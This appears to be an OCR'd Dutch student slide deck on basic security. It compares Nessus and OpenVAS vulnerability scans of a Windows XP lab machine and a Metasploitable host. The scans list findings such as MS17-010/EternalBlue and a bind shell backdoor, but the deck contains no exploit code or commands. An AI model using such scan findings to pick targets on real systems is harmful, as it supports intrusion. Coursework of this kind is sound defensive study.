Basic Security

Turpal Gadamauri
Jonathan Godeyne
Bert Hoogsteyns
Glenn Vandervelpen

Inhoudsopgave


- AON
  - Demo
- SNB
  - Nessus vs OpenVAS
  - Conclusion
  - Exploits Metasploitable
  - Armitage
  - Extra’s

AON Demo

Nessus vs OpenVAS

- Scan Windows XP SP3 zonder firewall voor/na update
- Vergelijking rapport Nessus vs OpenVAS

Nessus screenshots



ScanWindowsXPZF

‹ Back to My Scans


Sev	Name	Family	Count
CRITICAL	Microsoft Windows (Multiple Issues)	Windows	3
CRITICAL	Microsoft Windows XP Unsupported Installation Detection	Windows	1
MIXED	SMB (Multiple Issues)	Windows	9
MEDIUM	SMB Signing not required	Misc.	1
INFO	Nessus TCP scanner	Port scanners	3
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Ethernet MAC Addresses	General	1
INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	Local Checks Not Enabled (info)	Settings	1

Scan Details

Name:	ScanWindowsXPZF
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Start:	March 28 at 8:51 AM
End:	March 28 at 8:55 AM
Elapsed:	4 minutes

Vulnerabilities

Nessus screenshots



ScanWindowsXPZF / Microsoft Windows (Multiple Issues)

‹ Back to Vulnerabilities

3 Vulnerabilities


Sev	Name	Family	Count
CRITICAL	Microsoft Windows SMBv1 Multiple Vulnerabilities	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMA…	Windows	1
CRITICAL	Unsupported Windows OS (remote)	Windows	1

Scan Details

Name:	ScanWindowsXPZF
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Start:	Today at 6:08 AM
End:	Today at 6:10 AM
Elapsed:	2 minutes

Vulnerabilities

Nessus screenshots



ScanWindowsXPZF

‹ Back to All Scans


15 Vulnerabilities

□	Sev	Name	Family	Count
□	CRITICAL	Microsoft Windows XP Unsupported Installation Detection	Windows	1
□	INFO	Nessus TCP scanner	Port scanners	2
□	INFO	Common Platform Enumeration (CPE)	General	1
□	INFO	Device Type	General	1
□	INFO	Ethernet Card Manufacturer Detection	Misc.	1
□	INFO	Ethernet MAC Addresses	General	1
□	INFO	Local Checks Not Enabled (info)	Settings	1
□	INFO	Nessus Scan Information	Settings	1
□	INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
□	INFO	No Credentials Provided	Settings	1

Scan Details

Name:	ScanWindowsXPZF
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Start:	Today at 6:13 AM
End:	Today at 6:22 AM
Elapsed:	10 minutes

Vulnerabilities



https://127.0.0.1:9392/omp?cmd=get_report&report_id=1d2af5fb-8c0d-406d-92bc-d6bdc0e8c198&host=&pos=&details=0&filter=sort-reverse=severity

rows=100 levels=hmlg min_qod=70 timezone=Europe/Brussels

Report: Results (18 of 19)

ID: 1d2af5fb-8c0d-406d-92bc-d6bdc0e8c198
Modified: Thu Mar 21 15:24:50 2019
Created: Thu Mar 21 15:09:40 2019
Owner: admin

1 - 18 of 18


Vulnerability		Severity	QoD	Host	Location	Actions
OS End Of Life Detection		10.0 (High)	80%	192.168.80.140 (STUDENT_PXL)	general/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)		10.0 (High)	98%	192.168.80.140 (STUDENT_PXL)	445/tcp	
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote		10.0 (High)	98%	192.168.80.140 (STUDENT_PXL)	445/tcp	
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)		9.3 (High)	95%	192.168.80.140 (STUDENT_PXL)	445/tcp	
DCE/RPC and MSRPC Services Enumeration		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	135/tcp	
SMB/CIFS Server Detection		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	445/tcp	
SMB/CIFS Server Detection		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	139/tcp	
Using NetBIOS to retrieve information from a SMB host		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	137/udp	
SMB NativeLanMan		0.0 (Log)	95%	192.168.80.140 (STUDENT_PXL)	445/tcp	
NTP read variables		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	123/udp	
OS Detection Consolidation and Reporting		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	general/tcp	
SMB Remote Version Detection		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	445/tcp	
Traceroute		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	general/tcp	
ICMP Timestamp Detection		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	general/icmp	
Microsoft SMB Signing Disabled		0.0 (Log)	99%	192.168.80.140 (STUDENT_PXL)	445/tcp	
SMB Test with 'smbclient'		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	general/SMBClient	
Record route		0.0 (Log)	99%	192.168.80.140 (STUDENT_PXL)	general/icmp	
CPE Inventory		0.0 (Log)	80%	192.168.80.140 (STUDENT_PXL)	general/CPE-T	

(Applied filter:sort-reverse=severity first=1 autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 rows=100 levels=hmlg min_qod=70 timezone=Europe/Brussels)

1 - 18 of 18

Backend operation: 0.55s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net



Greenbone Security Assistant
Logged in as Admin admin | Logout
Fri Mar 22 23:33:13 2019 CET
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Anonymous XML
Done

Filter:

autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70 timezone=Europe/Brussels

Report: Results (1 of 13)

ID: b20070ee-c0c0-4181-a2e5-d48cbd6611d0
Modified: Fri Mar 22 22:41:24 2019
Created: Fri Mar 22 22:29:04 2019
Owner: admin

1 - 1 of 1


Vulnerability		Severity	QoD	Host	Location	Actions
OS End Of Life Detection		10.0 (High)	80%	192.168.136.130	general/tcp	

(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70 timezone=Europe/Brussels)

1 - 1 of 1

Backend operation: 0.56s

Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net




192.168.44.130

8	5	18	7	77
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities Total: 115

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
